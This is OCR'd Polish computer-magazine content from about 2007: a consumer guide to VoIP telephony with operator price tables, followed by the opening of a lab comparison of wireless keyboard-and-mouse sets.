Lepiej, taniej i wygodniej – telefonia internetowa jest teraz tak prosta, jak rozmowy w sieci stacjonarnej. Wszystko to zawdzięczamy Skype'owi i jemu podobnym nowym urządzeniom oraz korzystnym taryfom. *Michał Karpiński*

W artykule

Polacy polubili oszczędzanie – nie tylko lokujemy coraz więcej w funduszach czy bankach, ale także staramy się oszczędzać na co dzień. Rajem dla skąpców jest zaś telekomunikacja – za coraz mniejsze pieniądze dostajemy coraz więcej impulsów, minut czy usług.

Zaczęło się skromnie – od tzw. tanich prefiksów. Po wybraniu odpowiedniego prefiksu można było rozmawiać taniej. W ślad za konkurencją pojawiły się obniżki cen, płaskie taryfy (w których można było dzwonić taniej niezależnie od pory dnia i kierunku) oraz naliczanie sekundowe. Największy potencjał oszczędzania tkwi jednak w telefonii internetowej – Voice over IP (VoIP). Podczas gdy rozmowy międzymiastowe w sieci stacjonarnej Telekomunikacji Polskiej kosztują 49 gr za minutę (w szczycie), korzystając z oferowanych przez TP usług Voice over IP, zapłacimy jedynie 12 gr – przez całą dobę, niezależnie od kierunku. U konkurencji zaś może być nawet taniej.

Pomimo wymienionych zalet usługi VoIP wciąż budzą złe skojarzenia. W powszechnej opinii rozmowy realizowane w tej technologii wymagają instalacji skomplikowanego sprzętu, często są zrywane, a do tego złej jakości. Poza tym wymagają przymusowego włączenia komputera. Dzisiejszy Voice over IP to jednak zupełnie inna epoka – postaramy się wam pokazać, że usługi te są nie tylko tańsze, ale nawet wygodniejsze niż telefonia stacjonarna.

Podstawa: Połączenie z Internetem i umowa z operatorem

„Cały świat może rozmawiać za darmo" – slogan z reklamy Skype'a, czyli globalnego operatora VoIP, to oczywiście fałsz. Nawet jeśli sama rozmowa przez Internet nic nie kosztuje, płacimy przecież za dostęp do Sieci, a tego kosztu nie można pominąć. Jeśli chcemy rozmawiać przez Sieć bez zakłóceń i zrywanych połączeń, wymagane jest łącze o przepustowości co najmniej 1 Mb/s. Jeżeli zaś z telefonii internetowej będzie korzystać więcej osób równocześnie – przykładowo w tym samym czasie rozmawiać będą matka

Jajah: VoIP bez specjalnego oprogramowania


Genialny pomysł: dzięki Jajah korzystacie z usług VoIP bez szybkiego łącza DSL, wyspecjalizowanego oprogramowania i sprzętu. Wystarczy normalny telefon i dostęp do Internetu, nawet przez modem. Jajah nawiąże połączenie VoIP z siecią stacjonarną i komórkową.

Jak to działa: Na stronie www.jajah.com wpisujecie swój numer telefonu i numer waszego rozmówcy, po czym klikacie przycisk »call«. Wówczas Jajah ustanawia połączenie VoIP pomiędzy obydwoma numerami, a wy możecie dzwonić jak zazwyczaj. Przy pierwszym połączeniu macie 5 darmowych minut w celu przetestowania usługi, potem musicie założyć konto i płacić za rozmowy.

Ile to kosztuje: W ponad 40 krajach rozmowy pomiędzy zarejestrowanymi klientami Jajah są bezpłatne. Poza nimi rozmowy z telefonu stacjonarnego na stacjonarny i komórkowy kosztują 2,8 eurocenta (czyli około 11 gr) za minutę, a z komórki na komórkę lub numer stacjonarny 15,6 eurocenta (ok. 62 gr) za minutę. Szczegółowy cennik i wykaz stref taryfowych znajdziecie na stronie www.jajah.com/info/rates.



VOICE 2.0 Przy pomocy Jajah możecie korzystać z VoIP bez DSL – rozmowy będą przekierowywane na wasz telefon.



VoIP dla każdego

AVM FritzBox Fon czyni usługi Voice over IP przyjaznymi dla zwykłego użytkownika.



Wirtualny telefon

Skype stanowi synonim korzystnego telefonowania o światowym zasięgu – i rzeczywiście jest dobrym rozwiązaniem VoIP.

i dziecko – łącze powinno zapewniać przepustowość co najmniej 2 Mb/s.

KOSZTY: W Telekomunikacji Polskiej (przy założeniu, że podpisujemy umowę na 24 miesiące) za 2-megabitową Neostradę zapłacimy 63 zł za pierwsze 3 miesiące i 126 zł za kolejne. W Netii za łącze o tej samej przepustowości zapłacimy 99 zł miesięcznie (usługa Net24 Premium+), a gdy korzystamy z usług TP SA, ale chcemy, by naszym dostawcą Internetu była Netia, zapłacimy jej za to 110 zł za miesiąc. Ci, którzy mają dostęp do usług Telefonii Dialog, za łącze ADSL DialNet DSL 2 zapłacą 79 zł miesięcznie.

To oczywiście nie wszystko, bo w każdej z tych sieci musimy zapłacić standardowy abonament telefoniczny (dzięki staraniom UKE ma się to zmienić, ale wówczas droższy będzie abonament internetowy, więc de facto wiele się nie zmieni). Do opłaty za Internet musimy zatem doliczyć kolejne kilkadziesiąt złotych. W większości przypadków do rachunku musimy dodać także – niskie, ale jednak – opłaty za połączenia VoIP. W rzeczywistości darmowe są bowiem tylko rozmowy w ramach tej samej sieci (np. Skype – Skype). A to jeszcze nie wszystko – by móc dzwonić na numery stacjonarne czy komórkowe, a także do klientów innych operatorów VoIP, zazwyczaj musimy wykupić… numer telefoniczny, czyli coś w rodzaju abonamentu, w przeciwnym razie będziemy mogli rozmawiać jedynie z innymi klientami naszego operatora VoIP. W Skype kosztuje on np. około 141 zł za rok (opłata zależy od kursu euro).

Jeśli dostawca Internetu rozlicza was także za liczbę wysłanych i odebranych danych (stosując np. dodatkowe opłaty bądź ograniczenie przepustowości po przekroczeniu limitu), musicie uważać także na ten koszt – każda sekunda rozmowy to bowiem 60 – 100 kb danych. Co to oznacza? 10 – 12 godzin rozmów przez Internet to mniej więcej 1 GB danych, czyli w niektórych taryfach np. połowa limitu transmisji danych w sieciach komórkowych. Po jego przekroczeniu trzeba czasem płacić za przesłane dane – to zaś po raz kolejny podniosłoby koszty. Warto przyjąć więc zasadę, że jeśli chcemy rozmawiać przez Internet do godziny dziennie, powinniśmy mieć limit nie mniejszy niż 5 GB. Wówczas możemy bez obawy surfować po Internecie. Jeśli obawiamy się o przesłane dane, warto dodatkowo zainstalować i umieścić w widocznym miejscu na pulpicie licznik wykorzystanych danych. Możliwość taką daje zazwyczaj oprogramowanie ruterów.

Do świata VoIP prowadzi wiele dróg. Najpopularniejsze to Skype, FritzBox i telefon WLAN. Teraz dowiecie się, która z nich jest najwygodniejsza dla was.

VoIP na próbę: Wystarczy PC i słuchawki z mikrofonem

Oczekiwanie: wypróbować nową technikę, nie inwestując majątku

Realizacja: poza podłączonym do Sieci komputerem potrzeba jedynie słuchawek z mikrofonem

Wypróbowanie VoiP nie kosztuje już fortuny. Najtańsze słuchawki z mikrofonem kupicie za 15 – 20 zł, bardziej komfortowe – np. model Creative HS-390 – kosztują około 70 zł . Kto chce mieć dobrą jakość rozmów, musi zainwestować nawet 200 – 300 zł, np. kupując polecane przez nas słuchawki Plantronics 510 USB.

Drugim – równie ważnym elementem jest oprogramowanie pozwalające porozmawiać w Sieci, czyli tzw. softphone. Istnieje całe mnóstwo tego typu aplikacji. Przykładowo Google zaprasza do skorzystania z własnego, darmowego komunikatora Google Talk. Jest to jednak narzędzie do rozmów jedynie pomiędzy dwoma komputerami, i to tylko wówczas, gdy korzystamy z oprogramowania do komunikacji głosowej obsługującego protokół XMPP (Extensible Messaging and Presence Protocol), znany wcześniej jako Jabber. Twórcy Google Talk dopiero pracują nad implementacją bardziej popularnego w rozwiązaniach VoIP protokołu SIP (Session Initiation Protocol).

Najpopularniejszym programem VoIP jest oczywiście Skype. Za jego pomocą możecie połączyć się bez dodatkowych opłat ze wszystkimi użytkownikami Skype'a – obojętnie, czy siedzą oni na sąsiedniej ulicy, czy w Kuala Lumpur. Płaci się dopiero za połączenia w sieci stacjonarnej lub komórkowej. Cena za połączenie na telefony stacjonarne (zarówno w Polsce, jak i w większości krajów Europy Zachodniej oraz →



VOIP DLA POCZĄTKUJĄCYCH

Szybki start: By korzystać z telefonii IP, wystarczy komputer z odpowiednim oprogramowaniem oraz słuchawki z mikrofonem. Dla waszej wygody polecamy Plantronics 510 USB. Model ten jest zintegrowany z kartą dźwiękową, dzięki czemu oferuje doskonałą jakość odtwarzania i przetwarzania mowy.

- **Cena: ok. 200 zł.**
- **Info: www.plantronics.pl**

w USA) to około 0,08 zł za minutę. Dzwoniąc na komórkę w Polsce i większości państw UE, zapłacimy 0,92 zł za minutę, ale te opłaty są zróżnicowane w zależności od kraju docelowego. Dodatkowo od 18 stycznia za każde połączenie wychodzące (na komórkę bądź numer stacjonarny) trwające powyżej 5 sekund Skype dolicza opłatę za połączenie – 0,171 zł. Jeśli zaś chcemy, by także do nas ktoś mógł się dodzwonić, musimy wykupić numer SkypeIn, co – jak wspominaliśmy – kosztuje ok. 141 zł za rok (lub 47 zł za 3 miesiące). Skype nie jest jedynym darmowym programem do telefonii internetowej poprzez PC. Inne to m.in. Nero Sipps, Asterisk, czy X-Lite. Często też dostajemy wyspecjalizowany softphone od własnego operatora VoIP – np. Nagłos od Gadu-Gadu czy Tlenofon, ale rozwiązania niezależne mają tę przewagę, że często pozwalają na darmowe rozmowy PC–PC także pomiędzy klientami różnych operatorów czy klientami korzystającymi z różnych rozwiązań (pod warunkiem że dany softphone korzysta z protokołu SIP). Wyjątkiem jest tu Skype, który bazuje na własnym protokole i rozumie się tylko z innymi klientami Skype. W uproszczeniu: mając zainstalowany Skype, nie będziecie mogli się dodzwonić do nikogo, kto korzysta np. z Nero Sipps.

PODSUMOWANIE: Telefony programowe (softphony) nie nadają się do codziennego użytku, ale możemy polecić je osobom stawiającym pierwsze kroki w technologii VoIP. Wadą softphonów jest konieczność ciągłego korzystania z komputera. W akademiku czy małym mieszkaniu takie rozwiązanie można zaakceptować, ale w domu jednorodzinnym pokój z komputerem nie powinien stać się budką telefoniczną. Poza tym przy długich rozmowach korzystanie ze słuchawek męczy uszy.

Adapter: Przystosowanie telefonu do przesyłania głosu w sieci IP

Oczekiwanie: zatrzymać telefon, ale mimo tego korzystać z VoIP

Realizacja: potrzebna jest przystawka do telefonu i – na moment – komputer

By korzystać z usług VoIP, nie potrzebujecie komputera. Wystarczy specjalny adapter – zwany bramką VoIP, by połączyć wasz telefon z modemem DSL (czy innym punktem dostępu do Internetu) i tym samym uczynić go zdolnym do połączeń VoIP. Komputer będzie wam potrzebny tylko raz – by skonfigurować bramkę.

Korzystanie z takiej bramki jest wskazane wówczas, gdy jesteście przyzwyczajeni do komfortu telefonowania z tradycyjnego aparatu, a wasz modem, ruter czy telefon nie pozwala na korzystanie →

Ceny połączeń VoIP u wybranych operatorów

			Minuta do Polski		Minuta do Niemiec		Minuta do USA	Naliczanie	Minimalne doładowanie
Firma	Strona WWW	Koszt numeru	stacjonarne	komórki	stacjonarne	komórki	stacjonarne		
Actio	www.actio.pl	0 zł	9 gr	70 gr	9 gr	0,99 zł	5 gr	sekundowe	5 zł
EasyCall	www.easycall.pl	5 zł /rok	8 gr	78 gr	8 gr	1,49 zł	8 gr	sekundowe	15 zł
eFon	www.siect2.pl	5 zł/miesiąc	9 gr	61 gr	11 gr	1,37 zł	11 gr	co 30 s	10 zł
Fonemon	www.fone.pl	5 zł/miesiąc*	11 gr	77 gr	11 gr	1,23 zł	13 gr	sekundowe	5 zł
FreecoNet	www.freeconet.pl	1,95 zł/miesiąc	7/8/9 gr**	66/72 gr**	29 gr	1,04 zł	29 gr	sekundowe	–
Halonet	www.halonet.pl	30 zł /rok	7/10 gr	68 gr	7 gr	1,23 zł	7 gr	sekundowe	–
Halo Interia.pl	www.halo.interia.pl	6 zł	9 gr	65 gr	9 gr	0,98 zł	9 gr	sekundowe	10 zł
iFON	www.vars.pl	1 zł/miesiąc	9 gr	70 gr	8 gr	1,52 zł	7 gr	sekundowe	10 zł
Ipfon	www.ipfon.pl	0 zł	9 gr	68 gr	11 gr	1,21 zł	11 gr	sekundowe	10 zł
Nagłos	www.naglos.pl	–	9 gr	78 gr	9 gr	1,50 zł	8 gr	co 30 s	5 zł
Netring	www.netring.com.pl	6 zł	9 gr	75 gr	9 gr	0,98 zł	9 gr	sekundowe	10 zł
NewFon	www.newfon.pl	0 zł	10 gr	78 gr	10 gr	1,22 zł	10 gr	sekundowe	10 zł
mojetelefony.pl	www.mojetelefony.pl	48,80 zł/rok	9 gr	67 gr	7 gr	1,11 zł	7 gr	co 30 s	10 zł
sluchawka.pl	www.sluchawka.pl	3 zł/miesiąc	7/11 gr***	69/79 gr***	17 gr	1,40 zł	17 gr	sekundowe	1 zł
Skype	www.skype.onet.pl	47 zł / 3 miesiace	8 gr	92 gr	8 gr	0,92 zł	8 gr	co 60 s	10 zł
TalkPro	www.talkpro.pl	–	9 gr	99 gr	9 gr	1,16 zł	9 gr	co 30 s/co 6 s****	36 zł

* tylko w pakiecie Aktywny, **w zależności od dnia i pory, *** tańsze połączenia w godz. 18.00 - 8.00, **** początek co 30 s, następnie co 6 s

Cena najlepsza cena   Cena najgorsza cena (ceny na dzień 28.02.2007)

Telefonia internetowa tp

Usługi VoIP zostały wprowadzone do cennika Telekomunikacji Polskiej 15 lutego 2006 roku. Mogą z nich skorzystać jedynie ci klienci, którzy używają Neostrady w opcji co najmniej 512 kb/s. Kolejnym warunkiem jest posiadanie modemu livebox tp, do którego podłączamy telefon z wybieraniem tonowym. Dopiero wówczas można zamówić jeden z planów telefonii internetowej tp. Nie zwalania to jednak od płacenia tradycyjnego abonamentu telefonicznego oraz abonamentu za korzystanie z Neostrady.

Taryfa		Zawsze za darmo	Tanie rozmowy
	Koszt numeru	60 zł	0 zł
Minuta do Polski	stacjonarne	0/12 gr*	12 gr
	komórki	61 gr	67 gr
	telefonia internetowa (0-39)	12 gr	12 gr
Minuta do Niemiec	stacjonarne	10 gr	12 gr
	komórki	1,00 zł	1,22 zł
Minuta do USA	stacjonarne	10 gr	12 gr
Naliczanie		sekundowe	sekundowe

* w sieci TP / poza sieć TP

Jak znaleźć najkorzystniejszą taryfę Voice over IP

Czy warto płacić abonament
Umowa abonamentowa ma sens tylko wtedy, gdy zdecydujecie się przejść wyłącznie na komunikację Voice over IP. Na próbę wystarcza skorzystanie z usług operatora nienarzucającego żadnych kosztów stałych – nawet jeśli rozmowy są wówczas trochę droższe.

Numery specjalne
Przy wyborze operatora VoIP ważny jest dostęp do numerów specjalnych (080x, 070x itp.). Taka usługa nie powinna być problemem dla waszego operatora VoIP. W razie wątpliwości spytajcie dostawcę VoIP, czy takie numery są dostępne.

Telefony alarmowe
Operatorzy VoIP przekierowują zazwyczaj połączenia na numery alarmowe (112, 99x) do sieci lokalnej. Zatem korzystając z telefonii internetowej, teoretycznie można dzwonić także na numery alarmowe. Niemniej jednak niektórzy operatorzy (np. Skype) świadomie nie udostępniają takich usług. Przed wyborem operatora warto więc sprawdzić,
czy te numery są dostępne.

Własny numer telefonu
Dostawcy VoIP oferują numery z wielu tradycyjnych stref numeracyjnych. U większości dostawców można też wykupić kilka numerów – z różnych stref, a także numery zagraniczne. Przewidziany jest też specjalny numer pozastrefowy dla operatorów VoIP (0-39).



Niszowe telefony IP

Telefon IP to właściwie rozwiązanie biurowe. Do domu nadaje się np. Grand Stream Budge Tone 102 – jeden z telefonów VoIP. Aparat możemy podłączyć bezpośrednio do sieci lokalnej. Może on pobrać adres z serwera DHCP, działa także w sieciach z prywatnymi adresami IP.

► **Cena: ok. 300 zł**

► **Info: www.grandstream.com**



Przystawka do telefonu

Jeśli chcielibyście korzystać z VoIP na co dzień, warto pomyśleć o instalacji bramki Grandstream HandyTone 486. Ta niewielka skrzynka pozwala podłączyć tradycyjny telefon do sieci i korzystać z telefonii internetowej bez pośrednictwa komputera. Ponadto urządzenie ma wbudowany ruter pozwalający na dzielenie posiadanego łącza Internetowego między bramkę i inne urządzenia (np. komputer).

► **Cena: ok. 250 zł**

► **Info: www.easycall.pl**

z usług VoIP. Na razie nie ma zbyt dużego wyboru sprzętu. Większość bramek – takich firm jak D-Link, Grandstream, iConnect czy Linksys – kosztuje około 200 – 300 zł. Przykładowo bramka Grandstream HT 486 za około 250 zł ma możliwość wykonywania połączeń przez VoIP, jak i tradycyjną linię telefoniczną. Jest to ważne, ponieważ u niektórych dostawców VoIP połączenia z numerami informacyjnymi i niektórych służb ratowniczych są zablokowane. Wówczas można je nawiązać przez tradycyjną sieć telekomunikacyjną. Poza tym – choć korzystamy z usług i numeru VoIP – byłoby dobrze, gdyby osoby znające nasz tradycyjny numer też mogły się do nas dodzwonić. Wadą tej bramki jest możliwość podłączenia jedynie telefonu analogowego – sprzęt ISDN nie będzie z nią współpracował. Jeżeli więc mamy zarówno linię analogową, jak i ISDN, warto zdecydować się np. na bramkę Linksys PAP2-T za około 270 zł

PODSUMOWANIE: Bramka VoIP jest kompromisem. Pozwala na korzystanie z rozwiązań telefonii internetowej przy użyciu tradycyjnego sprzętu telefonicznego. Uniezależnia więc od komputera. Co więcej, korzystanie z niej nie kosztuje zbyt wiele. Wadą tego rozwiązania jest przesyłanie danych przez miejscami przestarzałą infrastrukturę. To zaś może spowodować, że niektóre starsze rutery potraktują strumień VoIP tak samo jak wszystkie inne dane i przy dużym ruchu w sieci jakość rozmowy będzie się pogarszać – aż do zakłóceń i przerw w łączności.

Kompletne rozwiązanie: Modem DSL i bramka VoIP

Oczekiwania: łatwy w obsłudze sprzęt zapewniający dostęp do Internetu i podłączenie telefonu, by korzystać z technologii VoIP

Realizacja: modem DSL, ruter i urządzenie telefoniczne w jednym; przykładem takiego zintegrowanego urządzenia jest FritzBox firmy AVM

Najnowszy model FritzBox Fon WLAN 7140 jest połączeniem modemu DSL (może zastąpić proste modemy oferowane przed dostawców takich usług), rutera WLAN i przystawki telefonicznej z wyjściem dla dwóch telefonów analogowych (i to bez konieczności włączania komputera). Co więcej, FritzBox Fon WLAN pozwala zdefiniować do dziesięciu „wirtualnych" numerów telefonów (otrzymanych od operatorów VoIP) i realizować połączenia za ich pośrednictwem – może więc pełnić rolę wirtualnej centralki telefonicznej. Ponadto dla większości polskich operatorów ustawienia są predefiniowane przez rodzimego dystrybutora. Urządzenie umożliwia też zdefiniowanie reguł dla numerów alarmowych czy infolinii 080* (i np. zestawianie tych połączeń za pomocą tradycyjnej linii telefonicznej). FritzBox wyposażony jest również w port USB, który pozwala podłączyć drukarkę czy dysk zewnętrzny i współużytkować go w sieci WLAN. Obsługa urządzenia jest dziecinnie prosta – zarządzanie odbywa się przez stronę WWW.

FritzBox Fon WLAN kosztuje około 800 zł – zatem niemało. Z czasem jednak będzie można go kupić taniej, zwłaszcza gdy wzorem krajów zachodnich zaczną pojawiać się u nas operatorzy VIP, oferujący darmowe bądź subsydiowane rutery czy bramki VoIP w zamian za podpisanie umowy na dwuletnie korzystanie z usług. Pierwsze próby podejmuje już np. easycall, który choć nie subsydiuje samych urządzeń, „dokłada" do nich darmowe minuty bądź inne usługi, np. numer telefoniczny.

PODSUMOWANIE: FritzBox Fon jest rozwiązaniem VoIP dla każdego. Za podobną cenę nie znajdziemy dziś urządzenia równie dobrze wyposażonego i jednocześnie tak prostego w obsłudze, dzięki któremu każdy ma szansę stać się ekspertem w telekomunikacji. Jeśli zaś chcemy trochę zaoszczędzić, możemy pokusić się

Kup sprzęt, dostaniesz darmowe minuty

Jeśli chcecie korzystać z usług VoIP, warto przyjrzeć się promocjom, jakie oferują operatorzy. Choć w naszym kraju nie sprzedają oni jeszcze subsydiowanych – tańszych bądź darmowych urządzeń (jak robią to choćby operatorzy sieci komórkowych) – warto zorientować się, czy wraz z zakupem sprzętu (bramki bądź rutera VoIP) nie dostaniecie pakietu darmowych minut. Czasem możecie otrzymać nawet kilkaset darmowych minut, a dodatkowo np. akcesoria VoIP czy specjalny numer telefonu, na który będą mogli dzwonić do was użytkownicy tradycyjnych telefonów.

VoIP przez telefon komórkowy

Przyszłością telefonii internetowej są komórki hybrydowe, pracujące także w sieciach WLAN. Gdy taka komórka znajduje się w domu lub zasięgu hotspota, łączy się z Internetem i działa jak telefon VoIP. Rozmawianie przez telefon może być jednak niebezpieczne, ponieważ publiczne sieci WLAN nie oferują szyfrowania danych – ktoś może więc przechwycić i podsłuchać naszą rozmowę.





Rozwiązanie kompletne

VoIP dla mas: FritzBox Fon WLAN 7140 jest modemem DSL, ruterem i urządzeniem telefonicznym w jednym. Przemyślany technicznie i łatwy w obsłudze jest jednym z najlepszych urządzeń tego typu na rynku.

▸ **Cena: ok. 800 zł**
▸ **Info: www.fritzbox.pl**

o zakup sprzętu innego producenta, np. modelu ZyXEL Prestige P-2602HW.

Rozwiązanie niszowe: Czysty głos przez biurowy telefon IP

Oczekiwanie: korzystać z telefonu z możliwie wieloma funkcjami, podłączonego do istniejącej w biurze sieci IP

Realizacja: potrzebny jest telefon IP, z powodu wykorzystywanego protokołu nazywanego także telefonem SIP

Telefony IP umożliwiają przyłączenie do istniejącej sieci LAN bez pośrednictwa adaptera. Korzystając z nich, możecie całkowicie zrezygnować z PC – nie potrzebujecie go nawet do konfiguracji. Nazwy użytkowników i hasła wprowadzacie bezpośrednio za pomocą klawiatury aparatu. Na rynku takich urządzeń dominują modele przeznaczone raczej do biur niż dla prywatnego użytkownika.

Do domu opłaca się wybrać jedynie nieliczne modele – zwłaszcza urządzenia wchodzące dopiero na rynek, np. Grandstream BudgeTone 101 (około 300 zł). Droższe telefony umożliwiają korzystanie z zaawansowanych funkcji central cyfrowych, takich jak długie wpisy do książki telefonicznej lub połączenia konferencyjne z wieloma uczestnikami. W przypadku użytkowników prywatnych są one jednak rzadko używane. Tego typu telefony mają ponadto ważne w biznesowych zastosowaniach funkcje bezpieczeństwa, np. kodowanie rozmów, które udaremnia podsłuchiwanie.

PODSUMOWANIE: Biurkowe telefony IP mogą być używane jako narzędzia VoIP, ale ich zaawansowane funkcje nie będą zazwyczaj wykorzystywane przez zwykłego użytkownika.

Telefon komórkowy VoIP: Dzwonienie przez WLAN

Oczekiwania: telefon bezprzewodowy, który po zalogowaniu do sieci WLAN pełni rolę telefonu VoIP – bez kabli i konieczności podłączania jego stacji bazowej do bramki VoIP

Realizacja: potrzebujecie jednego z telefonów WLAN (np. modelu Netgear SPH 101 czy Siemens Gigaset SL75), rutera WLAN... oraz wiele cierpliwości

Od kilku miesięcy w sprzedaży są bezprzewodowe telefony internetowe, które funkcjonalnością przypominają komórki. Taki telefon ma jedną wadę – działa jedynie wówczas, gdy jest w zasięgu sieci WLAN. Na naszym rynku dostępnych jest już kilka takich urządzeń.

Kolejna generacja telefonów będzie hybrydami łączącymi komórkę, słuchawkę VoIP i aparat stacjonarny. W zależności od tego, czy będziemy w terenie w zasięgu hotspota, czy w domu lub biurze, połączenia będą realizowane przez dostępną w danym miejscu sieć.

PODSUMOWANIE: Idea telefonów WLAN jest dobra, jednak większość oferowanych za ich pomocą usług nie jest jeszcze w pełni ukształtowana. Dobrze by było, gdyby operatorzy hotspotów i usług VoIP ustalili, gdzie i na jakich zasadach można korzystać z ich rozwiązań (choćby po to, by uniknąć podwójnych opłat). Lepiej więc jeszcze trochę poczekać. ■

Bezprzewodowe sterowanie pecetem

Klawiaturę razem z myszką można kupić już za 20 zł. Tuż obok na półkach są jednak zestawy kilkadziesiąt razy droższe. Sprawdziliśmy w laboratorium, czy rzeczywiście oferują coś więcej.

Arkadiusz Uriasz

W artykule

Wśród droższych zestawów dominują urządzenia bezprzewodowe, więc na nich się skoncentrowaliśmy. Najtańszy tego typu komplet uwzględniony w naszym teście kosztuje 80 zł, zaś najdroższy – ponad 700 zł. Sprawdziliśmy, czy najtańsze zestawy do czegokolwiek się nadają oraz czy kupując najdroższy – nie przepłacimy.

Producenci bezprzewodowych klawiatur i myszy często chwalą się dużym zasięgiem nadajników, wynoszącym niekiedy nawet ponad 10 metrów. Raczej niewiele osób będzie korzystało z aplikacji biurowych z takiej odległości od komputera (chyba że obraz wyświetlany jest z projektora), ale może się to przydać, gdy leżąc wygodnie na kanapie, będziemy chcieli zatrzymać odtwarzanie filmu, włączyć muzykę, zmienić odtwarzany utwór, a nawet wyłączyć komputer przed snem.

BEZPRZEWODOWA ŁĄCZNOŚĆ

Nie zawsze dalej od kabla

Kupując bezprzewodowy zestaw, w skład którego wchodzi mysz i klawiatura, spodziewamy się całkowitej swobody działania przynajmniej do kilku metrów. Możemy się jednak srogo zawieść, gdyż niektóre z urządzeń będziemy musieli umieścić bliżej komputera niż niejeden przewodowy zestaw. Pod tym względem najgorzej wypada klawiatura Media Tech MT1408-US Manitoba. Działa tylko z odległości 1 metra. 10 razy lepiej radziły sobie urządzenia Microsoft Wireless Entertainment Desktop 7000, Logitech diNovo Media Desktop Laser oraz Logitech Cordless Desktop MX-5000 Laser, które bezproblemowo działały nawet z odległości 10 metrów.

Rozczarowuje również zasięg niektórych myszy. Odległość 80 centymetrów, jaką oferują modele Trust Wireless Optical Slimline Desktop DS3200 oraz Media Tech MT1405 Toronto Office RF, to stanowczo zbyt mało. Tym bardziej, że myszy Microsoft Wireless Entertainment Desktop 7000 oraz Speed Link Wireless Metal Deskset SL6496SSV bez zakłóceń pracowały z odległości 10 metrów.

ROZMIESZCZENIE KLAWISZY

Wszystko, by nie męczyć dłoni

Dobierając klawiaturę, należy zwrócić uwagę zarówno na użyte do jej produkcji materiały, jak i jej kształt oraz rozplanowanie przycisków. Część klawiatur ma budowę litery V, z ukośnie rozmieszczonymi klawiszami, by dłonie ułożone były w naturalny sposób. Rozwiązanie zastosowano w modelach Genius ErgoMedia R800, Microsoft Wireless Optical Desktop 2000/4000, Microsoft Wireless Laser Desktop 6000 oraz Microsoft Wireless Entertainment Desktop 7000. Taki kształt skutkuje brakiem odczuwalnych przy dłuższej pracy dolegliwości czy bólu ścięgien i nadgarstków. Nie wszyscy są jednak zwolennikami owego rozwiązania, bowiem używanie takiej klawiatury wymaga przyzwyczajenia. →

Nietypowe rozwiązania



➜ Ciekawym rozwiązaniem jest odczepiana klawiatura numeryczna w zestawie Logitech diNovo Media Desktop Laser. Dzięki niej możemy zdalnie sterować komputerem, nie zabierając ze sobą całej klawiatury.



← W zestawie Logitech Easy Call Desktop znajdziemy słuchawki stereo z mikrofonem oraz telefon głośnikowy do rozmów przez Internet, który jednocześnie jest odbiornikiem RF.

➜ Pilot w zestawie? Oczywiście, jeżeli tylko wybierzemy komplet Logitech Cordless Desktop S510 Media Remote.





← Microsoft Wireless Entertainment Desktop 7000 ma wbudowany touchpad. Dzięki temu możemy sterować wskaźnikiem myszy za pomocą klawiatury.

➜ Firma Logitech wyposażyła klawiaturę Cordless Desktop MX5000 Laser w dotykowe suwaki do zmiany głośności oraz powiększania zawartości w oknach.





← Klawiatura Microsoft Wireless Laser Desktop 6000 została wyposażona w przycisk do obsługi tzw. gadżetów dostępnych w systemie Windows Vista.

➜ W nieco bardziej prymitywnej formie, ale suwak odpowiedzialny za przybliżanie znalazł się także w produkcie Microsoft Wireless Optical Desktop 4000.



Miejsce POWER	Miejsce 1	Miejsce 2	Miejsce 3	Miejsce 4	Miejsce 5	Miejsce 6	Miejsce 7
Nazwa urządzenia	Logitech Cordless Desktop S510 Media Remote	Microsoft Wireless Entertainment Desktop 7000	Genius ErgoMedia R800	Logitech Cordless Desktop MX-3200 Laser	Logitech Easy Call Desktop	Logitech diNovo Media Desktop Laser	Logitech Cordless Desktop LX710 Laser
Cena	350 zł	600 zł	250 zł	450 zł	520 zł	720 zł	330 zł
Dostawca	Logitech	Microsoft	Genius	Logitech	Logitech	Logitech	Logitech
Gwarancja	60	36	24	60	60	36	60
Wydajność							
Ocena POWER	100	99	96	96	96	93	92
Budowa i funkcjonalność	72	54	83	69	63	100	63
Oprogramowanie	91	79	65	87	85	77	80
Odległość i czułość	88	100	97	86	88	78	85
Opłacalność							
Miejsce ECONO	25	30	21	28	29	32	26
Ocena ECONO	36	21	49	27	23	16	35
Dane techniczne – klawiatura							
waga/wymiary (szer. x głęb.)	949,5 [g]/46x19,6 [cm]	789,9 [g]/45x20,7 [cm]	899,3 [g]/50,7x24,5 [cm]	994,5 [g]/47,7x23 [cm]	814 [g]/47,5x19,2 [cm]	884,7 [g]/39,2x20,5 [cm]	819 [g]/47,5x19,2 [cm]
liczba wymaganych baterii/akumulatorów	2 (AAA)	4 (AA)	2 (AA)	4 (AA)	2 (AA)	4 (AA)	2 (AA)
podstawka pod nadgarstki	●	–	●	●	●	●	●
standardowe/dodatkowe/płaskie klawisze	105/14/–	84/15/●	105/36/●	105/22/–	102/19/–	105/13/●	105/19/–
duży klawisz Enter	●	–	●	●	●	●	●
klawisz wylogowania/usypiania/wyłączenia	–/●/–	–/–/–	–/●/–	–/●/–	–/●/–	–/●/–	–/●/–
standardowa wielkość klawiszy strzałek	●	–	●	●	●	●	●
standardowe rozmieszcz. Home, Ins, End	–	–	●	–	–	–	–
sterowanie kursorem/podnoszone nóżki	–/●	touchpad/–	–/●	–/●	–/●	–/●	–/●
szyfrowanie danych/wyświetlacz LCD	●/–	–/–	–/–	●/●	●/–	–/●	●/–
Dane techniczne – mysz							
waga/wymiary (szer. x głęb.)	127,4 [g]/6,3x11,2x3,7 [cm]	144,6 [g]/7x12,1x4,1 [cm]	151,4 [g]/8x12,5x4,5 [cm]	144,3 [g]/6,6x12,5x4,1 [cm]	144,2 [g]/6,6x12,4x4 [cm]	154,5 [g]/7,7x12,5x4,4 [cm]	136,5 [g]/5,8x12,2x4,1 [cm]
liczba wymaganych baterii/akumulatorów	2 (AA)	1 (AA)	2 (AA)	2 (AA)	2 (AA)	nd.	2 (AA)
deklarowana rozdzielczość DPI	800	1000	1600	800	800	800	800
liczba klawiszy/rolka do przewijania	3/●	5/●	8/●	8/●	8/●	8/●	5/●
Dane techniczne – zestaw							
deklarowana odległość pracy	500 cm	914 cm	999 cm	300 cm	500 cm	999 cm	300 cm
nadajnik w formie klucza USB	●	●	●	●	–	●	●
